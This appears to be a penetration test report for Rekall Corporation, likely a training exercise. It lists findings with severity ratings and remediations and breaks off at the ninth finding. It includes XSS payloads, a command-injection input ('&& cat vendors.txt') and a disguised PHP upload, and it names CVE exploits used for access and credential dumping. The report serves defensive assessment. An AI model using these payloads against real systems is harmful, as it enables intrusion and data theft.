Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Zak Ahmed, LLC
Contact Name	Zak Ahmed
Contact Title	Chief Information Officer

Document History

Version	Date	Author(s)	Comments
001	10/28/2023	Zak Ahmed	N/A

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Good attitude of formulating offensive and defensive strategies for mitigation
- Currently performing and will continue to perform penetration testing
- Mitigation strategies are in place to ensure network availability

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Rekall Corp's public website is vulnerable to various SQL & XSS injections
- Login credentials are stored in HTML file/website source code
- Nmap scans reveal all hosts with open ports as well as the services & versions being ran by the systems
- The company's server address is available to the public
- Open ports create opportunities for unauthorized access as well as file enumeration
- Web Server is outdated and has lots of exposed sensitive data, vulnerable to a Struts exploit
- Tools like nmap & metasploit can be used to scan the network for IP address ranges, and to exploit the remote host in order to access the file systems of the web server
- There are a number of password hashes, including administrator password hashes, that are available and can be used for offline password cracking
- Various exploits such as PsExec, SLMail, Apache Tomcat, Shellshock, Drupal, Struts, as well as others can be used to infiltrate various hosts on Rekall's web server

Executive Summary

While conducting the Penetration Test of Rekall Corporation's virtual resources, I was able to discover a number of vulnerabilities concerning their systems. Specifically, their public website, Apache Web Server, and their Windows OS systems. These vulnerabilities pose a threat to Rekall Corporation's physical assets as well as their private networking infrastructure and data. In turn, these vulnerabilities are a threat to Rekall Corp.'s reputation as well.

During the penetration test, I was able to infiltrate Rekall Corporation's web server, identify sensitive data, move across systems, and escalate privileges to root. I was also able to perform various script injections on the public website in order to exfiltrate data from the Apache Web Server. It was vulnerable to XSS Reflected attacks, SQL Injections, pop-ups, Local File Inclusion attacks, and exposed data on the website's source code. XSS Reflected attacks and pop-ups can be run on the home page, and Local File Inclusion attacks can be uploaded on the VR Planner page. The Login.php page is vulnerable to SQL injections as well. On the Login.php page, user credentials were stored in the HTML Source Code; they were hidden on the webpage. The robots.txt file was very accessible, as it also showed up in the Google search results when researching the website. Upon researching further, I found user credentials in a GitHub Repository. This resulted in unauthorized access to the host's network and the opportunity to browse the file system. Using the Open Source Intelligence Framework website, I was able to discover open source data using Domain Dossier. Utilizing crt.sh, I was also able to discover stored SSL certificates.

I tested the Windows Operating System Environments next. I ran an nmap scan to look at the 5 Public IP addresses, open ports, and services & versions to detect any vulnerabilities. Upon further observation, I discovered one of the hosts was running Drupal, which led me to discover a Drupal exploit. With stolen credentials, I successfully completed the Drupal exploit; I accessed a host and escalated my privileges to root. I was also able to discover a Struts exploit on the Apache Web Server itself. There was also a vulnerability concerning the sudoers file, which was exploitable using a Shellshock exploit. I was also able to complete an SLMail exploit on one of the hosts.

After completing the first penetration test, I have concluded that all of these vulnerabilities pose a great threat to Rekall Corp.'s resources, reputation, private network infrastructure, sensitive data, and customer PII. Although I was able to identify quite a few vulnerabilities, it is important to remember the goal of this test and steps we can take to mitigate these issues together. In the detailed descriptions of the vulnerabilities I found, I have included various mitigation strategies to these vulnerabilities.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Medium
Pop Up Vulnerability	High
Sensitive Data Exposure	Critical
Local File Inclusion Using a PHP File	Critical
Login Page Source Code/Sensitive Data Exposure	Critical
Database Injection	Critical
Open Source Exposed Data	Medium
DNS Record Check for .txt Records	High
Nmap Scan	Critical
Nessus Scan Results	Medium
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock Exploit	Critical
Struts Vulnerability - CVE-2017-5638	Critical
Drupal Exploit Vulnerability - CVE-2019-6340	Critical
Privilege Escalation Vulnerability	Critical
Tayna Rivera Login Credentials Vulnerability	Critical
FTP File Exposure Vulnerability	Critical
SLMail Exploit	Critical
Scheduled Tasks Vulnerability	High
Credential Dumping using Kiwi	Critical
LSA cache dump & Exposed Credentials, Lateral Movement across Systems	Critical
Exposed Administrator Credentials	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.100 172.22.117.10 172.22.117.20 192.168.14.35 192.168.13.0/24 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Ports	21 22

	80 106 110


Exploitation Risk	Total
Critical	21
High	4
Medium	6
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Medium
Description	Inserted the script: <script>alert(Document.cookie)</script>
Images	
Affected Hosts	192.168.14.35
Remediation	Implement a WAF (Web Application Firewall) which can also function to block traffic involved in XSS reflected attacks


Vulnerability 2	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Medium
Description	Input the script: <SCRscriptIPT>alert(batman)</SCRscriptIPT>
Images	
Affected Hosts	192.168.14.35
Remediation	Implement a WAF (Web Application Firewall) which can also function to block traffic involved in XSS reflected attacks

Vulnerability 3	Findings
Title	Pop Up Vulnerability
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	High
Description	Inserted the following script in the message body field: <script>alert(POP_UP)</script>


Images	
Affected Hosts	192.168.14.35
Remediation	Remove and disable suspicious & malicious code, set security policies, and implement a WAF.


Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Kali Linux, Burpsuite Intruder & FoxyProxy
Risk Rating	Critical
Description	Through the terminal, I launched Burpsuite Intruder and utilized FoxyProxy to capture HTTP traffic on the Memory Planner page.
Images	
Affected Hosts	192.168.14.35

Remediation	Implement HTTPS and properly ensure the SSL certificate is authorized through a proper vendor.


Vulnerability 5	Findings
Title	Local File Inclusion using a PHP file
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	Vulnerability exposed by creating a .php file (downloaded an image and formatted it to .php), and uploading it onto the website where the option was to upload an image.
Images	
Affected Hosts	192.168.14.35
Remediation	Restrict access/upload restrictions and implement a WAF. Regulate which types of files can be uploaded onto the website and where the buttons are located.

Vulnerability 6	Findings
Title	Local File Inclusion on Choose your location
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	Vulnerability exposed by adding .jpg at the end of the .php file that was previously created


Images	
Affected Hosts	192.168.14.35
Remediation	Restrict access/upload restrictions and implement a WAF. Regulate which types of files can be uploaded onto the website and where the buttons are located.


Vulnerability 7	Findings
Title	Login Page Source Code/Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	The username and password are hidden in the HTML file, and can be viewed by highlighting the page
Images	

Affected Hosts	192.168.14.35
Remediation	Remove any unnecessary information from the HTML file, especially login credentials. Update security regulations and monitor web traffic to see if any suspicious IP addresses have accessed the system with those credentials.


Vulnerability 8	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	Accessed robots.txt webpage
Images	
Affected Hosts	192.168.14.35
Remediation	Remove these webpages from the public and reconsider where to store information containing php files as well as other directories that contain sensitive data.

Vulnerability 9	**Findings**
Title	Database Injection
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	Input the script: www.example.com && cat vendors.txt

